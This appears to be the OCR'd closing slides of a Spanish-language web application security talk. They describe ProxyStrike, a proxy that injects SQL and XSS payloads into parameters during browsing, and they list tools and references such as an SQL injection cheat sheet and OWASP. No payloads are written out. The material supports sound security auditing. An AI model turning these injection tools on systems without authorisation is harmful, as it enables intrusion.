
ProxyStrike

- Herramienta para auditar aplicaciones WEB
- Actualmente detecta XSS y SQL Injection
- Es un proxy que mientras se navega la aplicación, realiza las inyecciones de SQL y XSS en todos los parámetros dinámicos.


ProxyStrike



ProxyStrike



ProxyStrike



TOOLS

www.edge-security.com

- Wfuzz: http://www.edge-security.com/wfuzz.php
- WebSlayer: http://www.edge-security.com/webslayer/Webslayer.html
- ProxyStrike: http://www.edge-security.com/proxystrike.php

Referencias

- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://www.0x000000.com/index.php?i=14
- http://www.xssed.com/xssinfo
- Dhanjani Hack-lu presentation
- One Way Hacking http://net-square.com/papers/one_way/one_way.html
- Owasp http://www.owasp.org

?

cmartorella@edge-security.com